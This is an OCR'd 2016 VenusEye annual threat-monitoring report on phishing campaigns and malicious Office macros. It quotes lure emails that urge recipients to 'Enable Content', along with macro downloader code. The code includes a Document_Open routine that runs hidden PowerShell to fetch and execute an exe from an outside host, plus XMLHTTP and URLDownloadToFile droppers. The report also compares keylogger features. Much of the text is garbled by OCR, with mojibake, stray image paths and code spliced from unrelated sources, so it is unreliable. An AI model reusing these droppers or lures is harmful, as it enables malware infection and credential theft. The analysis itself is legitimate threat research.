
VenusEye金睛2016

VenusEye金睛安全研究团队2016年度监测数据分析报告

VenusEye金睛 版权所有



6.1.2 40
1 CVE-2012-0158 CVE-2015-1641 40
2 CVE-2012-0158 CVE-2015-2545 42
6.2 45
6.2.1 Loader 45
1 Loader.....46
2 Loader.....47
3 Loader.....47
6.2.2 48
6.3 C&C 50
6.3.1 C&C 50
6.3.2 C&C 51
. 53
7.1 “ Hedwig ” 53
7.2 “ ” 53
7.3 54
. VenusEye 55
. 56
. 58
1 58
10.1.1 VB Loader.....58
10.1.2 C# Loader.....60
10.1.3 Script Loader 61
10.1.4 Shellcode Loader 66
10.1.5 Combine Loader.....68
2 74
10.1.6 Pony 74
10.1.7 Neutrino 79
10.1.8 88

VenusEye金睛


Venus

Venu

Â. q 1 < 9

2.1 q 1>, P < 9

25% 21% 19% 13% 12%



2.1


2.2 q 1 ,L*Eª < 9

VenusEx

VenusEy

3.2.1 Lz , ½ , C `>û


“ packing listrcs..jpg ” “ Unicode ” “ .scr ” “ .jpg ”



3.2

3.2.2 !™ n ½ , D ¬ E ½ ,$-+^

VenusEye实验室


Accounts (AR- INVOICING)
发给 Accounts \(AR- INVOICING\)
2016-11-07 15:36
发件人: Accounts (AR- INVOICING)<test@s
收件人: Accounts \(AR- INVOICING\)<accounts@s-5
时间: 2016年11月7日 (周一) 15:36
大小: 43 KB
SOA.xls (29 KB)
Dear sirs/madam ,
We enclosed our Statement of Account as at 31ST OCTOBER 2016 for your attention.
Kindly go through the statement and please notify us immediately if there is any discrepancy and let us know when we can expect settlement.
Thank you in advance for your kind co-operation.
--
Best Regards,
Accounts Payable Team
NORLINA SALIM (LINA)
Accounts (AR- INVOICING)
NOTE:The word document (SOA)is protected. To view please open and click on ENABLE CONTENT from the option TAB of the word document.
The document is further protected to avoid copy write/piracy of the content.

3.4

安全警告 宏已被禁用。
启用内容
U24
Content disabled
Click on Options to Enable This Content
内容禁用
点击选项来启用此内容

3.5

VenusEy

` ? P 3 ½ ™2± Á ¤ 1 m b < Æ

CVE-2010-3333 CVE-2012-0158 CVE-2013-3906 CVE-2014-41

Venu

VenusEye全景


4.8

´ 2 µ P0 %E#T!œ ž B , µ+^

- **CVE-2015-1641**

VenusEye

VenusEY



4.12 CVE-2012-0158

4.3.2 ½ ™2± Á q 1 m b c,º » , Å ¬ E .7 < Æ

PE

PE

```
'*************************************************
adbrd.Type = 1
Dim Professor() As Variant
Professor = Array(148, 158, 156, 150, 94, 81, 79, 149, 147, 145, 70, 138, 131, 125, 133, 129, 116, 127, 54, 105, 115, 48, 117, 105, 43, 47, 46, 42, 43, 39, 40, 36, 33, 25, 8
halalaya.Open "GET", GetStringFromArray(Professor, 44), False
Exit Sub
Us.rList(Use.rIndex).BancoInvent.Object(Slot) = Object

Call Writ.eChangeBankSlot(UserI.ndex, Slot)

End Sub


Public Sub UserRetiraItem(ByVal UserIndex As Integer, ByVal i As Integer, ByVal Cantidad As Integer)
'*************************************************
'Author: Unknownn
'Last Modification: 10/08/2011 - ^[GS]^
'
'*************************************************

On Error GoTo ErrHandler

    Dim ObjIndex As Integer
Set halalaya = CreateObject("Microsoft.XMLHTTP")

    If Cantidad < 1 Then Exit Sub

    Call Writ.eUpdateUserStats(UserIndex)

    If Use.rList(UserIndex).BancoInvent.Object(i).Amount > 0 Then

        If Cantidad > Use.rList(UserIndex).BancoInvent.Object(i).Amount Then _
            Cantidad = Use.rList(UserIndex).BancoInvent.Object(i).Amount

        ObjIndex = UserL.ist(UserIndex).BancoInvent.Object(i).ObjIndex

        'Agregamos el obj que compro al inventario
        Call UserR.eciveObj(UserIndex, CInt(i), Cantidad)

        If ObjD.ata(ObjIndex).Log = 1 Then
            Call LogDes.arrollo(Use.rList(UserIndex).Name & " retir?" & Cantidad & " " & _
                ObjD.ata(ObjIndex).Name & "[" & ObjIndex & "]")
        End If

        'Actualizamos el inventario del usuario
        Call UpdateU.serInv(True, UserIndex, 0)
        'Actualizamos el banco
```

4.13 XMLHTTP

V1.1 URLDownLoadToFile

```
#Else

Private Declare Sub LjshihbuhbYGYGhj Lib "urlmon" Alias "URLDownloadToFileA" _
(ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, _
ByVal dwReserved As Long, ByVal lpfnCB As Long)
```

4.14 URLDownLoadToFile

V1.2 powershell

```
Option Explicit
Private Sub Document_Open()
Dim PShellCode As Variant
PShellCode = "PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('
http://directexe.net/Xtv/netw2.exe','%APPDATA%\Example.exe');Start-Process '%APPDATA%\Example.exe'"
Shell Environ$("COMSPEC") & " /c " & PShellCode, vbHide
  End Sub
```

4.15 powershell

V1.3

VenusEye

VenusEye全景

Venu

VenusEye

VenusEye


VenusEye会

VenusEye

5.1 ^

	Agent Tesla	C#	aa75**********
		UAC	**********
	H1N1Downlo ader	C	0352********** **********
	Hancitor Downloader	C	504a********** **********

5.1.1 F 0A Ý l2± Â0¹ ¥2± ^P¢



5.2


VenusEye

C++ Java

2015.9.	2015.8.	2016.6.	2016.4.	2016.3.	2015.12.	2016.4.
√	√	√	√	√	√	√

	×	√	√	√	√	√	√
DDOS	×	×	√	√	×	√	×
	×	√	√	√	×	×	√
	http	http	http	http	tcp	tcp	tcp

5.1.2 Kd- Aæ ‹2± ^P¢



5.3

	HawkEye Keylogger	iSpy keylogger	predator-pain keylogger	Agent Tesla
	2015.5	2016.2.	2016.4.	2016.11.
	√	√	√	√
	√	√	√	√

	×	√	×	√
	√	√	√	√
	√	√	√	√
	√	×	√	×
	√	√	√	√
	√	×	√	√
	√	×	√	×
MineCraft	√	√	√	×
	×	√	×	√
	×	√	×	√
UAC	×	×	×	√
	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP

5.2 ^P¢,ºLÆ;s F‰´C&C µ<Æ

5.2.1 LÆ;s F‰´C&C µ5‡1 <Æ

C&C


VenusEye

Veru

£. q 1 m b ©6Š < Æ

6.1 q 1E³9- ©6Š < Æ

6.1.1 R² ÿFä , ©6Š < Æ



2016/10/31 (周一) 9:04

HSBC Commercial Banking || ePayment Notification Service<eadvice@hsbc.com> <mail@pobjeda-technology.com>

HSBC Inward Payment eAdvice - 31 - October - 2016 - 401-797***-838, AM25614927

收件人 info@kraeber.de

邮件 HSBC Inward Payment eAdvice.zip (122 KB)

HSBC

Dear Customer,

